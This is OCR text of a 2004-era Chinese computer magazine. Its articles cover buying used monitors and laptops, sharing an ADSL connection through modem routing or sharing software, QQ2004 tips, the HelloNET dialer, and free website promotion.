有些显示器虽然外表好看，但其内部就是另一番天地了。如修复过的元件，甚至一些电线已经老化不能再使用了。为了安全，我们一定要打开显示器的后盖，看看有无加装、改装、维修的痕迹。如果里面的元器件特别旧或有维修记录，最好不要买。如果二手显示器的商家不愿意让你打开显示器的后盖，那么很有可能是这台显示器有鬼。

⑶加电测试再观察

最后，我们再让显示器接到一台电脑上，在Windows下对显示器做进一步的测试观察。

15英寸显示器的分辨率一定要上1024×768，规格每升一级指标也跟着上一级，依此类推。刷新率颇为重要，对于17英寸的显示器要在1024×768@85Hz下进行观察，19英寸显示器要在1280×1024@85Hz下观察。先看最大分辨率是多少，对于17英寸显示器如果在1024×768下刷新率能达到100Hz或1280×1024下刷新率能达到85Hz，那它的行频和带宽就足够了。对于19英寸显示器如果在1280×1024下刷新率能达到100Hz或1600×1200下刷新率能达到85Hz，那也够了。

然后逐渐调大显示器的亮度，看亮度是否达到要求，若亮度不够，则可能是显像管老化，或是加速极电压过低造成的，当然也不排除电路故障。若调节亮度开关来增加亮度时，有亮度在一个峰值点陡降而变暗的现象，说明显像管严重老化，这种显示器绝对不能要。或者显示器四周的亮度不均匀，有一块明显偏暗，都不能购买。

图形、游戏以及一些软件对色纯度的要求都比较高，这个指标也是我们要注意的地方。我们可以通过换不同的桌面背景，观察各种颜色是否逼真。特别应注意红、绿、蓝三基色是否缺色。还有在全白的画面下，看白色是否纯白，有无偏色或磁化现象。显示器就算翻新得再好，显像管的色彩是翻不了新的。

接下来再看看显示器的聚焦表现能力，最直接的就是看文字是否清晰，注意四角和中间对比一下。对于这方面也不要太挑剔，因为它虽然是世界名牌的显示器，但毕竟是二手的，多少有些老化。

最后，再随便打开一个窗口，看四边是不是横平竖直。然后把窗口变小，四处拖动，如果有明显失真还可以进行调节，顺便试一下显示器面板上的调节按钮。

⑷看生产日期

显示器的寿命直接关系到以后的使用。为了保证质量，推荐大家不要买1997年以前出的显示器。一般情况下，显示器的生产日期会在后盖上的标贴注明(见图6)。



图6

小技巧

巧用PowerStrip查看显示器的生产日期

万一说显示器后盖上的标贴被撕毁了,或者这张标贴没有标明生产日期那该怎么办呢?没关系,我们还可以用PowerStrip来查看。运行PowerStrip后,然后单击系统托盘中的PowerStrip图标,在弹出的菜单中选择"Options→Monitor information",在弹出的"Monitor information"对话框中,就可以在"Date of manufacture"项中看到这台显示器的生产日期了(见图7)。如果能结合显示器后盖上标示的生产日期,就更加心中有数了。




图7

7.二手整机

前面向大家讲述了二手电脑配件的选购技巧,其实在二手电脑市场中,还有大量各种档次的电脑整机出售,这里面包括著名品牌机、一体机、组装机等。对这些二手电脑当中的配件选购同样要参照前面的讲述。当然,还可以通过SiSoftware Sandra Standard全能测试软件测试整机的性能。

8.二手笔记本电脑

现在成功的商务人士和很多发烧友大多在选择电脑时,会转向笔记本电脑。携带方面、性能稳定,这些优点都是笔记本电脑之所以越来越被用户青睐的原因。不过由于限于经济条件,有好多爱好者都在笔记本电脑身边徘徊。怎么办呢?只有考虑二手货吧?俗话说"一等价钱一等货",话虽如此,不过如果你能够把握原则,细心挑选还是能有所收获的。下面就为大家介绍一些在二手笔本记电脑中的"淘金"技巧。

⑴最重要的是液晶显示屏

因为与内部的CPU等电子元件相比,笔记本的屏幕是最容易老化的。挑选二手笔记本的屏幕,并不是让你去看什么"亮点"之类的东西,而是看其屏幕背光发黄的程度和有没有色偏的情况。背光发黄,说明背光管已经老化,虽然理论上说,只要更换其灯管就能恢复如初,但实际上这是个人很难完成的事情,而老化的背光管是用不了多久的。虽然很多笔记本电脑也是经过翻新的,但是屏幕使用中的磨损是翻不了新的。色偏则更加严重得多,色偏说明液晶屏受机械冲击产生了损坏,除非更换屏幕无法修复,对于二手笔记本来说,这就等于判了死刑。

⑵电池真的很重要吗?

笔记本电脑的电池的好坏很难看出,需要注意的是,市场上很多电池都是换过芯的,特别是IBM二手笔记本电脑的电池,供电时间长不说明就是好电池。更换笔记本电池的电芯并不是一件困难的事情,即便拿到电子市场去更换,连手工费也不过100多元。

许多笔记本用户都非常想了解自己的笔记本电池到底能够工作多少时间,以免出现急需使用的时候电池却"罢工"的情况。但是怎么才能正确地了解到电池的实际使用时间呢?BatteryMark是笔记本电脑电池使用时间的权威测试软件,但是BatteryMark的运行条件比较高,一些配置较低的笔记本电脑可以选择Battery Bar。

Battery Bar小档案

最新版本:1.10	软件大小:1.81MB
授权方式:共享软件	适用平台:Windows 9x/NT4/2000/XP
下载地址:http://www.intodigi.net/download/BatteryBar110.exe	

运行此软件后,左侧是显示电池的剩余电量百分比,右侧是显示电池的剩余使用时间,进度条和右侧的电池容量图标还会根据剩余电量的高低以不同颜色来显示(见图8)。



图8

⑶机械部分应特别注意

在屏幕之外,在二手笔记本上最容易老化的就是它的机械部分,因为与机械相关的部分都是很容易出问题而又是几乎无法维修的。

首先是笔记本的键盘。理论上说,键盘用5年以上不成问题,但二手货就难以保证它在前一个主人手里有什么样的遭遇。而笔记本的键盘与台式机不同,因为它是外壳的一部分,所以除了原厂,谁也没有能力维修它,如果你拿回家才发现某个键已经失灵,也就只好自认倒霉。

同样,笔记本上另一个重要的机械部件——屏幕转轴也是非常容易损坏的部分,而且转轴的损坏会造成屏幕信号线的接触不良,这个故障是致命的。

二手笔记本上可能损坏的重要机械部件还包括——PC卡插槽、光驱/软驱插槽、老式的机械式亮度/音量调节开关,这些部件的损坏虽然不致致命,但也是个人无法修理的。

⑷BIOS,很容易被忽略的东西

特别把这一点提出来,是因为很多人在选购二手笔记本的时候都把目光放在硬件上,而对BIOS这样近于纯软件的东西,很少有人去关注,这其实是二手笔记本最要命的地方。因为笔记本的BIOS和台式机不同,笔记本的BIOS密码是无法像台式机一样通过放电、更换芯片等手段来破解的。拿去找人破解的费用,一般都要1200元左右,足够你买一块新的硬盘和加一条新的内存。而像IBM加密芯片这样的东西,如果没有原始密码,就是拿到原厂也只有报废一途。所以如果一台机器被加了密码,而二手商人又拿不出密码的话,就算这台电脑再好,也不能要。

淘金技巧

硬盘也是笔记本电脑上可以自行更换的硬件。二手笔记本的硬盘大多是性能不高的老型号,而且其容量一般不到10GB,这样的二手笔记本硬盘在市场上的价格不到300元。而一块全新的大容量硬盘的价格也只有600余元,性能和容量却翻了几番。买一块新硬盘,将老硬盘换下来作外置硬盘,何乐而不为?但这里提醒大家,不要在商家那里加钱换,换上去的一般也是二手的,还不如自己卖了老硬盘,再重新买块新硬盘。CF [ZT01]

看点

①ADSL用户如何开启路由实现共享上网？

②ADSL Modem不带路由如何实现共享上网？长城宽带等宽带用户如何共享上网？

③ADSL Modem桥接与路由模式的区别、交换机与集线器的区别。



宽带共享上网 经典方案

■江苏 徐强 浙江 郭斌 山东 天行键 四川 刘华 北京 softer 江苏 王严刚

我和朋友合租了一套房子，装上了ADSL，一方面享受着宽带的惬意，另一方面却为如何共享上网而发愁。如果把拨号的那台电脑A作为服务器，安装代理服务器软件，其他两台电脑通过它上网，的确可行，但A必须整天开着。遇到这种情况，不妨先看看你的ADSL Modem是否支持路由功能，然后再考虑配备宽带路由器，或通过软路由来共享上网。

一、软路由ADSL共享上网

ADSL Modem不带路由功能，也不想花钱购买宽带路由器，但想各台电脑能独自上网，不要服务器，有办法吗？下面请ShareAssistant(共享助手)闪亮登场！

ShareAssistant小档案

软件版本:1.3.2004　　软件大小:1676KB

软件性质:共享软件　　适用平台:Windows 9x/Me/NT/2000/XP

下载地址:http://sccrc.onlinedown.net/files/ShareAssistant13.zip

软件备注:未注册版本在上网15分钟后自动断开,注册费用为59元,官方网站为http://sa.geniusite.com/。

实现效果:局域网内的任何一台电脑先拨号成功，自动担当服务器，其他电脑通过这台电脑共享上网；当这台电脑断开Internet连接后，其他电脑会断开一会，此时只要再选择一台电脑重新拨号就能继续共享上网了(软件作者会在以后的新版本中增加断线自动重拨号功能)。

软硬件环境:用集线器或交换机联成局域网(见图1)，安装RASPPPoE或WinPoET等支持Internet连接共享的拨号软件。




图1

Step 1 在每台电脑上都安装ADSL拨号软件，建立ADSL拨号连接，并将该连接设置为共享(见图2)。为每台电脑指定不同的IP地址(如192.168.0.1～255)，把DNS地址设置为当地ISP的DNS地址。



图2

Step 2 安装ShareAssistant并重启系统，如果各电脑的上网费用是合并计算的，可在安装过程中将"计费用户名"设置成相同。

Step 3 重启后ShareAssistant自动运行，在系统托盘处会显示一个灰色图标，将鼠标移动到该图标，会显示局域网内当前已开机的电脑数目和正在上网的电脑数目。单击该图标会弹出ShareAssistant面板(见图3)。第一次运行时，需要输入拨号用户名及密码，如果想上网点击"连线上网"按钮即可。若当前没有已拨号的电脑，ShareAssistant将自动拨号，否则ShareAssistant将自动对本机进行配置，通过已拨号电脑来共享上网，连通后系统托盘图标会变成绿色，"连线上网"按钮则变成"断开连线"按钮，不想上网只要点击"断开连线"按钮即可。



图3

小提示

★任何一台电脑在上网之前都必须先通过ShareAssistant拨号，否则其他电脑将无法共享上网。

★ShareAssistant的面板上还集成了局域网聊天与上网记时功能。

★将连接设置为共享后,IP地址会自动变成192.168.0.1,如果你安排那台电脑的IP地址并不是192.168.0.1,则需要重新修改一下。

二、开启路由ADSL共享上网

1.ADSL Modem开启路由的好处

(1)不必专门使用一台电脑做服务器，任何一台电脑开

机都可上网。

(2)惟一的IP地址由Modem获得，外部发起的攻击全部作用于Modem上，可在一定程度上保护共享上网的电脑。

芝麻开门

★ ADSL Modem桥接和路由模式的区别

ADSL Modem分为桥接(默认启用)和路由模式，当用一台电脑拨号上网时，如果不刻意配置ADSL路由的话，实际上使用的就是桥接功能，在这种情况下外网对IP的访问都直接转到PPPoE拨号的那台电脑上，Modem只负责数据包的转发，自身不受攻击，这也是为什么一台机器拨号上网如果不开防火墙仍然会被外网攻击的原因。而当ADSL Modem开启了路由功能后，外网对IP的访问与攻击都直接加载在Modem上，这时Modem就好比一个代理服务器或防火墙，内部通过Modem共享上网的机器都被保护在网络内部，所以多台PC机通过Modem开路由上网，基本上冲击波补丁不打，都能免受冲击波病毒的攻击。

★桥接和路由的形象解释

网络上传输数据的过程可以用以下方式进行比喻:

把网络上传输的数据包比作一箱货物，现在准备把该货物从A点向B点发送。

第一步:对货物(数据包)进行包装，防止在路上散架或被盗(丢失或被监听)，在包装过程中为了便于B接收方方便地解开包装，全世界对这个包装方法进行了规定(协议由此诞生，我们常用的TCP/IP就是这样的协议)，在A处一共加上7层包装纸(OSI 7层模型)。

第二步:包装完，就要对这个货物进行传输了，这时存在两种方式，一个是桥接，一个是路由。桥接相当于一条条的大马路，货物通过马路向B传送;而路由相当于交通警察，他将告诉货物哪条才是最近、最快到达B点的路线，所以在关键的十字路口要安放必要的路由器对货物路线进行指挥。

第三步:当货物到达B后，将按照上面约定的捆绑方式(TCP/IP协议)来解开包装。

2.准备必须的硬件

目前电信赠送的ADSL Modem一般都带有路由功能，如果不确定，可以参考一下说明书。不同厂商的Modem开启路由的方法可能略有不同，结合Modem说明书再看这篇文章，相信就没有问题了。

关键点之一:慎选老型号PCI网卡

市场上会有一些著名品牌的老型号10/100M自适应网卡(比如:Linksys的LNE100TX等)，价格很便宜，但由于它们是前几年的产品，驱动程序早已不再更新，因此在使用中很可能会因驱动程序对网络协议支持不佳而造成网络故障，严重时甚至会出现蓝屏。

▶▶▶ 火速链接

本刊2004年第10期《蓝屏原来是网卡惹的祸》一文介绍了因网卡驱动有问题而造成的蓝屏问题。

关键点之二:网线的水晶头

搭建局域网常用五类或超五类非屏蔽双绞线，前者标识为"cat5"，适用于百兆以下的网络;后者标识是"cat5e"，可提供155Mbps的通信带宽，建议选择超五类双绞线，现在市场上占主导地位的是AMP(安普)网线，价格大概是1.5元/米。一般情况下，购买网线后，JS都会免费提供水晶头并为你制作好。不过，这种免费的水晶头质量较差，如果不放心，可以另外购买质量好些的水晶头(大约在1元钱左右)。

关键点之三:最好选择交换机

因为目前低端交换机价格(5口的大约在60～70元)比集线器也贵不了多少，所以建议优先选择5口或8口的10/100Mbps自适应桌面型交换机。这里推荐大家选择D-Link(只有8口的型号)、TP-Link、SMC等大品牌的产品。

交换机、Modem、网卡的连接很简单，用Modem附带的那根网线将交换机的UPLINK接口与ADSL Modem连接起来，用网线连接好电脑网卡与交换机即可。不过，要注意的是，现在一些新型交换机没有设置专门的UPLINK接口，任意接口都可以作为UPLINK接口使用。专门有UPLINK接口的交换机，则要注意，它旁边的那个接口与UPLINK口是共享的，所以必须留空，不能用来连接任何电脑。

小知识

交换机与集线器的比较

交换机有许多集线器不具备的优点,后者只是一个多端口的转发器,所有端口使用同一个共享信道的带宽,当一个端口向另外一个端口发送信息时,其他端口不能再有信息传输,只能处于等待状态,所以在数据量大时会造成端口的带宽大幅度减少。而交换机能提供点对点的连接,所有端口独享带宽,不会产生端口带宽减少的现象,从而使数据处理能力大大提高。

3.设置ADSL Modem路由模式

关键点之一:Modem的IP地址

首先，要将网卡IP地址设定为和Modem处于同一个网段。大部分ADSL Modem的默认IP地址为192.168.1.1，比如科迈易通KM300A-G、华硕、中兴、合勤、伊泰克等。点击"开始→设置→网络和拨号连接"，右击网卡图标并选择"属性"，接着双击"Internet 协议(TCP/IP)"，将"IP地址"设置为192.168.1.2(与Modem的IP地址在同一个网段内)，"子网掩码"是255.255.255.0，"默认网关"设置为192.168.1.1。

小提示

但有些Modem也会使用10.0.0.*这样的IP地址，比如天邑HASB-100A Modem出厂默认IP地址为10.0.0.2，阿尔卡特的SpeedTouch Home Plus 511则为10.0.0.138。这时各电脑网卡的"IP地址"也要设置为10.0.0.*的形式(比如:10.0.0.3)，"子网掩码"为255.0.0.0，默认网关为10.0.0.2(或138)，进入的配置页面地址为http://10.0.0.2(或138)。

关键点之二:VPI和VCI参数值

目前，大多数Modem都是通过网页进行配置的，只要输入Modem的IP地址即可进入，比如:http://192.168.1.1(有些Modem会设置默认密码，需要查看说明书)，按照说明书可以轻松完成，但这其中要输入当地宽带服务商提供的VPI和VCI参数值(见图4)、DNS服务器，我们整理了全国

各地 ADSL Modem 的 VPI、VCI(国内各地 VPI/VCI 值多为 0/35、8/35、0/32、0/33、1/33、0/100、8/36、8/81)和 DNS 信息，你可以进行查询:http://www.cfan.com.cn/ipb/index.php?act=ST&f=39&t=89957。



图 4

名 词 解 释

VPI和VCI

广域网在数据包传输中并不是用IP地址来区分路径的,大部分情况通过一个DLCI号(区分数据联路的标识)来区分。ATM和PPPoE用VPI(Virtual Path identifier,虚路径标识)和VCI(Virtual Channel Identifier,虚通道标识)来表示这个DLCI号。一般情况下VPI区分大客户,VCI区分大客户内的子公司。

例如A公司有6个子公司都租用了电信的ATM,且要求他们都在一个子网内,这时这6个子公司的VPI应该是一样的,因为他们都是属于A公司,而他们的VCI各自不同。PPPoE上涉及的VPI、VCI和ATM的道理是一样的,即电信给每个城市分配的VPI不同,而每个城市里各区的VCI不同,这也是在设置ADSL Modem时要询问当地电信得知VPI和VCI值的原因。

关键点之三:使用配置程序的 Modem

有些 Modem 的设置有些与众不同，比如阿尔卡特 SpeedTouch Home Plus 511 需要使用专门的配置程序打开路由功能。这里以 511 为例进行说明，在按照上面的介绍设置完网卡后，要运行配套光盘中专门的配置程序(最新版本下载地址为:http://www.alcatel-sbell.com.cn/terminal/service/downloads/ST511/Setup.zip),运行后前面几步只需按"Next"或"Yes"按钮即可，到带有"RECONFIGURE THE SPEEDTOUCH"选项的页面后，请选择该选项，在接下来出现页面中的"Provide"列表中选择"China-Expert",在"Service"中选择"Routed PPPoE(Embedded PPPoe)。接着根据电信提供的数据选择正确的 VPI/VCI，再输入 ADSL 上网的用户名和密码，然后在下一个页面中选择"Automatic configuration"(自动配置)，完成后 Modem 开始进行设置保存(此时千万不能断电)，最后重启系统即可。

小提示

设置完成后,你可以使用http://10.0.0.138这个地址进入SpeedTouch Home Plus 511的配置页面,进行例如端口映射之类的高级设置。

关键点之四:注意 DNS 服务器

ADSL Modem 设置完成后，还需要设定局域网中各电脑的 IP 地址、子网掩码、网关和 DNS 服务器(笔者需要将各电脑的 IP 地址设置为192.168.1.x，x为2至255，子网掩码为255.255.255.0，网关和 DNS 服务器设置为 Modem 的 IP 地址 192.168.1.1)，这里一定要特别注意的是 DNS 服务器要设置为 Modem 的 IP 地址，否则将无法浏览网页。

小提示

如果嫌手工分配 IP 地址麻烦，可以开启 DHCP 功能(DHCP 是 Dynamic Host Configure Protocol(动态主机配置协议)的缩写,它能自动地为网络中的客户机分配IP地址、子网掩码以及缺省网关、DNS服务器和WINS服务器的IP地址),方法是在ADSL Modem配置页面中,进入"局域网络"设置页面,点击"DHCP模式",进入DHCP模式配置窗口,将"DHCP模式"设置为"DHCP Server",然后点击"确定"按钮,这样各电脑的IP地址将由Modem自动分配。

三、ADSL Modem 经典问答

(1)我的 ADSL Modem 是阿尔卡特 SpeedTouch Home Plus 511，我已经按照第 10 期《电脑爱好者》中《蓝屏原来是网卡惹的祸》一文的介绍打开了 Modem 的防火墙，那么还需要再安装类似天网、ZoneAlarm 这样的防火墙软件吗？

根据我们的实际经验，Modem 自带的防火墙功能比较弱，比如:这阵子的震荡波病毒流行，我们虽然开了 Modem 的防火墙，但 ZoneAlarm 还是在短短两天时间拦截了 3 万次的非法访问。

小提示

最近一段时间出现了攻击ADSL Modem的情况,应该如何解决呢？对天邑HASB-100A ADSL Modem可以尝试如下保护措施:(1)在左边的管理界面里选择"其他配置",将"HTTP服务器访问"设置为"受限的"，并选择"LAN"，使得只能在内网管理ADSL Modem;(2)将"HTTP服务器端口"设置为6868,强烈建议不要使用80端口,因为发动攻击的扫描信息常来自该端口。

另外，你一定要做的就是，修改 ADSL Modem 的登录密码。

(2)我在设置 Modem 时不小心设置错误，结果信号灯只有 Power 亮，其他灯都不亮了，根本无法使用，请问该如何解决呢？

一般 ADSL Modem 设备上都会有复位按钮，按下后就能将 ADSL Modem 所有网络参数恢复为默认设置值。在 ADSL Modem 机身背后可以找到一个直径大约为 2 毫米的圆孔(阿尔卡特 SpeedTouch Home Plus 511 的复位按钮则是前面板的一个圆形按钮)(见图 5)，然后在接通电源的情况下，用圆珠笔芯之类的东西戳进去，按三下，或者让按下状态持续 10 秒钟以上(不同品牌方法略有不同)，就能将参数恢复到



圆形按钮

图 5

原来的出厂值了。

(3)我的 ADSL　Modem 和交换机发热量很大，而且在夏天时间一长就容易断线，该怎么办？

确实这个问题比较普遍，根据不少用户的经验，有几个解决方案，升级 Modem 的固件程序（像阿尔卡特 SpeedTouch Home Plus 511 在升级后，发热量下降很明显）；一般情况下，Modem 和交换机更多地利用底部来散热，因此可到超市购买一种叫电器橡胶垫脚的东东，价格很便宜，然后将它们粘在Modem和交换机的底部，从而改善散热效果（见图6）；我们评测室的Debug则直接到超市花了二十多元买了一个水垫，将 Modem 全部包裹起来，效果也不错。




图6

小提示

★阿尔卡特SpeedTouch Home Plus 511最新的固件升级程序下载地址为：http://adsl.karyar.com/web/Soft_Show.asp?SoftID=119，升级前请认真阅读该网站中的相关教程。

★因为ADSL Modem在网络状况不好的时候会自动降低速率，但降速后就一直保持这个速率了，信号变好速度也不会自动升上去，而且大部分ADSL包月用户都会长时间不关Modem，因此许多网友会发现，自己的Modem速度越来越慢。所以为了保证最好的连接速度，在使用一段时间后，最好将Modem电源拔掉，几分钟后再接上电源。

(4)我们这里好像不能实现多台电脑共享上网，我该怎么办呢？

你可以选择宽带路由器，因为它们基本都具有网卡 MAC 地址克隆功能，能够摆脱"MAC绑定"控制，很好地解决共享上网被限制的问题。其工作原理类似于代理服务器，能够通过内置的芯片完成外部广域网同局域网之间的数据交换，从而让客户机通过它共享上网。由于多数宽带路由器都带有 4 口或 5 口交换机，所以只需将网线插到宽带路由器的交换机口中，然后再参照说明书对宽带路由器进行简单配置后就可以上网了。目前市场上的宽带路由器价格在 200～400 元之间。同样，推荐大家选择大品牌的产品，比如：D-Link　DI-704P（见图7）、TP-Link　TL-R460、ZOT　IG400+、理想之光 AMX-CA81R 等。



图7

(5)我是长宽用户，我该如何实现共享上网呢？

ADSL 用户可以通过路由功能实现自动拨号，可是长宽用户就不同了。长宽实际上是通过 FTTB+LAN 动态 IP+WEB 认证的方式上网，服务商提供给用户的是一个以太网接口，用户必须输入用户名和密码，通过 WEB 认证才能连接上网络。对于采用这种方式上网的用户，可以采取宽带路由器自动获取IP地址的方式共享上网。具体方法是：将宽带路由器的WAN口设置成自动获取 IP 方式，也就是动态 IP 方式，然后将客户机也设置成自动获取 IP，这样在某一台电脑的浏览器地址栏中输入任意网址，就会弹出认证的对话框，填入服务商提供的用户名和密码就可以上网。在一台电脑通过认证之后，其他的电脑不用认证就可以直接上网了。

小资料

ADSL　Modem 应用资源大搜捕

阿尔卡特宽频台　http://adsl.karyar.com/　非常棒的、专门介绍阿尔卡特 ADSL　Modem的网站，有不少教程及解决方案，比如：如何开启Modem路由功能、如何在Modem中屏蔽不良网站、如何实现端口映射等。

宽带技术交流区 http://www.516600.com/cgi-bin/lb5000/forums.cgi?forum=54　关于ADSL断流、开路由、刷固件、共享上网等方方面面。如果在宽带使用中遇到问题，不妨去查阅或提问。

QQ2004 新技巧来了

■北京　菲菲

QQ2004 已经推出一段时间，相信不少朋友已经用上了，品尝了一些新功能之后（请参考本刊第 9 期的《QQ2004 腾空出世》一文），新技巧也在第一时间送给大家。

1. 快速打开好友分组

QQ2004 使用了新界面，其中比较有特色的就是直接把好友分组整合到了“QQ 好友”面板中，但展开的组一多，感觉不是很清爽，其实有个小技巧：点击 QQ 面板上的“QQ 好友”时，所选的组就会收回，再次点击就会恢复（见图1）。



图1

2. 隐藏 QQ 的侧边栏

很多朋友不喜欢 QQ 的侧边栏，觉得它们很碍事，在 QQ2003 里可以通过一个按钮很方便地关闭，可在 QQ2004 里这个按钮消失了，怎么办？如果想关闭 QQ2004 的侧边栏，就要修改一下文件了。

关闭 QQ，进入“资源管理器”，去除“C:\Program Files\Tencent\NewSkins\QQ2004\”下 config.xml 文件的只读属性，然后用“记事本”打开该文件，按 Ctrl+F 查找“Button id="FriendBar" itemID="1001" height = "36" width = "24"”（不含外侧引号），然后将其中的“width = "24"”改为“width = "0"”（不含外侧引号），再次打

CF [WL01]

开QQ，侧边栏就不会再出现了。

小提示

如果你觉得这样很麻烦，那可以从http://www.newhua.com/cfan/200411/QQ新皮肤.rar下载由网友制作的QQ皮肤。下载该文件后，将其下的三个文件夹解压缩至QQ安装文件夹的NewSkins文件夹下(如C:\Program Files\Tencent\QQ\NewSkins\)；然后，进入QQ，点击“菜单→更换皮肤”就可以使用新皮肤了。

3.快速搜索好友的QQ秀

有时MM让你看她的新QQ秀，但你却发现无法更新，这时要是有个快速搜索好友QQ秀的功能就好了，下面就以GreenBrowser(以下简称GB)浏览器为例，为大家实现这个功能。

进入GB，依次展开菜单中的“工具→搜索→设置搜索引擎”，这时会弹出“设置搜索引擎”窗口，在“名称”中输入“搜索QQ秀”(不含引号)，“路径”中输入“http://game.qq.com/cgi-bin/qqshow_user_info?uin=%s”，然后点击“插入→确定”按钮。

以后使用时，只要在GB的“搜索”栏中输入需要搜索的好友QQ号码，然后选择“搜索QQ秀”项即可(见图2)。



图2

4.拒收QQ2004群中的贴图

腾讯QQ2004中已默认可以在群中贴图，如果你不想看到别人在群中的贴图的话，可以在群聊窗口中按下消息输入框上边的最后一个按钮，使之显示为“当前禁止接收图片”状态即可。

5.隐身时批量对好友“可见”

如果你是QQ会员，一定知道“隐藏”后“对其可见”的功能，下面我们就来告诉大家在QQ2004中，如何批量对好友可见。打开QQ，确认为隐身状态，用鼠标圈出需要设置为“对其可见”的好友(见图3)，然后右击，选择“对其可见”，当收到“服务器已经接受了您的请示”即可。



图3 你也可以用Ctrl，点击不在一起的好友

CF [WL02]

月是故乡圆

——国产ADSL宽带拨号王

■ 北京 softer 河北 徐健

ADSL拨号软件差不多是EnterNet、XP自带的PPPoE拨号软件、RASPPPoE三足鼎立的局面，目前一款优秀的国产PPPoE拨号软件ADSL宽带拨号王(HelloNET)诞生了。笔者一经试用，就喜欢上了这款软件，让XP自带的拨号软件下了岗。

ADSL宽带拨号王(HelloNET)小档案

软件版本：1.6正式版	软件大小：3.63MB
软件性质：免费软件	适用平台：Windows 9x/Me/2000/NT/XP/2003
下载地址：http://www.hellonet.com.cn/download/setup.exe	

1.拨号上网很轻松

运行HelloNET(见图1)，选择“网络→连接”，在弹出的对话框中填入用户名和密码，点击“确定”按钮即可，当然也可以勾选“记住密码”以避免密码的反复输入。



图1

使用感受：HelloNET占用系统资源少、拨号速度非常快、可以反复拨号，即使在ADSL Modem没有同步前启动拨号它也会等待，并不断尝试重拨，只要同步完成，就会马上连接成功，而且中途过程对用户是透明的、全自动的，不会像XP自带的ADSL拨号程序那样出现错误提示。

2.自动拨号也不累

如何让ADSL自动拨号一直是大家探讨的话题，现在用HelloNET就可以轻松实现了。选择“工具→设置→用户设置→运行设置”，选择“开机自动启动”与“自动连接”，并在“连接属性设置”里填上用户名和密码，以后HelloNET就会在系统启动后自动拨号上网了。

3.ADSL限时用户的福音

选择“工具→设置→用户设置→时间设置”，在这里可以设置每月上网时间、每天上网时间、每次上网时间、每月结算日，当达到时间限制后会自动提示并断开网络(见图2)。有了HelloNET，ADSL限时用户再也不会因为没算好时间而多付钱了，另外家长也可以用此功能来限制孩子每天的上网时间。



图2

4.其他功能秀

故障检测：HelloNET自带了一个自动检测网络故障的功能，如果你的ADSL Modem能被该软件识别出来，则可以用主界面的“故障检测”来查找故障。由于软件发布不久，支持的ADSL Modem型号还不多，相信以后会更健全。

查询上网记录：选择“工具→查询上网记录”，会列出每次上网的开始时间、结束时间、流量等信息。

CF [WL03]

Baidu百度 www.baidu.com 我用百度 无所不能

无所不能攻略之
天道神弩:我和百度搜索的故事

百度搜索引擎不仅是我们使用电脑的帮手,而且也是提高生活品质、增添生活乐趣的"贤内助"。今天讲几个小故事,相信会对大家活学搜索引擎、活用搜索引擎有所启发。

故事一:幸运逃离兼职陷阱

上个月,女友想找个英语翻译的兼职做做,于是买了一份在北京很出名的报纸查阅翻译类广告信息。有一则广告很诱人,英语翻译、英语校对每千字给的钱都不少,而且可以带回家去做。女友毫不犹豫地拨通了电话,那边的答复是带上300元押金,尽快去报道。需要押金?女友有点担心起来,给几个朋友打电话咨询,但未能得知正确的处理方法。后来,她自然求助于我,我当时正在公司上班,于是简单跟她说了一句:去百度搜索引擎搜一下呀!3分钟后,我公司的电话铃声又响了起来,女友高兴而又害怕地说道:那个公司是骗人的,我在百度搜索上用公司名称作为关键词搜索,结果在工商局的投诉栏发现了受害人的投诉信息,好险!

看来,遇到什么不明白、不确定的事,去搜索引擎上搜一下还真是不花钱省力的好方法!

故事二:填字游戏全对的秘诀

知识面再广的人遇到填字游戏也不一定就能全部做对,因为有些填字游戏所提的问题很偏,那怎么办?记得去年,我参加了一个填字游戏比赛,说实话,一多半的题都不会答,于是我请出了百度搜索引擎http://www.baidu.com,根据各题目选择合适的关键词进行搜索,自然,填字游戏不再那么难了。

看来,很多考题都是可以在搜索引擎中找到答案的。

> **小提示**
>
> ★如果想找一些填字游戏来自己做着玩,可以在百度搜索引擎中以"填字游戏"作为关键词搜索。
>
> ★学生朋友可以通过百度搜索引擎找到一些常用公式、乘法口诀,不妨用"数学公式"作为关键词找找看,保证我说的没错!

小渔
推广网站不花钱的几种方法



搜索关键词: 登录网站　搜索引擎　search engine submit PAD

费好大的劲儿建设了一个网站,打算靠它做点小买卖,补贴家用,可是几个月过去了,网站几乎无人问津。想起其他网站访问量那么大,甚至还吸引了不少商家去投放广告,实在是羡慕得不得了。难不成为了宣传网站,需要花大把钞票在媒体上做广告?

——**不少站长的苦衷**

对大多数中小网站来说,可以免费做一些推广。请注意:如果做得好,免费推广的效果也是巨大的!

登录搜索引擎与分类目录:虽然不少搜索引擎对登录进行了限制或收费,不少搜索引擎推出了竞价排名,在某种程度上降低了免费登录的效果,但如果你网站的内容涉及到了尽可能多的关键词表现机会(让搜索引擎使用者通过某类别的诸多关键词都能搜索到网站)、网页的Title设置得越合理,则你的网站在搜索引擎免费推广的效果就越好。国内比较强的搜索引擎是百度、中国搜索、新浪查博士等门户网站搜索引擎;国外比较强的搜索引擎有google、dmoz、alltheweb、altavista、looksmart、lycos、overture、aol、yahoo、findwhat、excite等。

> **小提示**
>
> 如果你推广的是一款共享软件,那可以让尽可能多的软件下载站点收录你的软件,与媒体进行全方位的合作,在国内外软件注册站点交易(如http://www.softreg.com.cn)。要推广到国外的话,则应该制作好外文版,在国外知名下载站点提交你开发的软件(一般有PAD和E-mail两种提交方式)。

论坛推广:去与你网站相关、受众相关的一些热点论坛回答提问,并附带进行宣传也是可以考虑的一种方式。

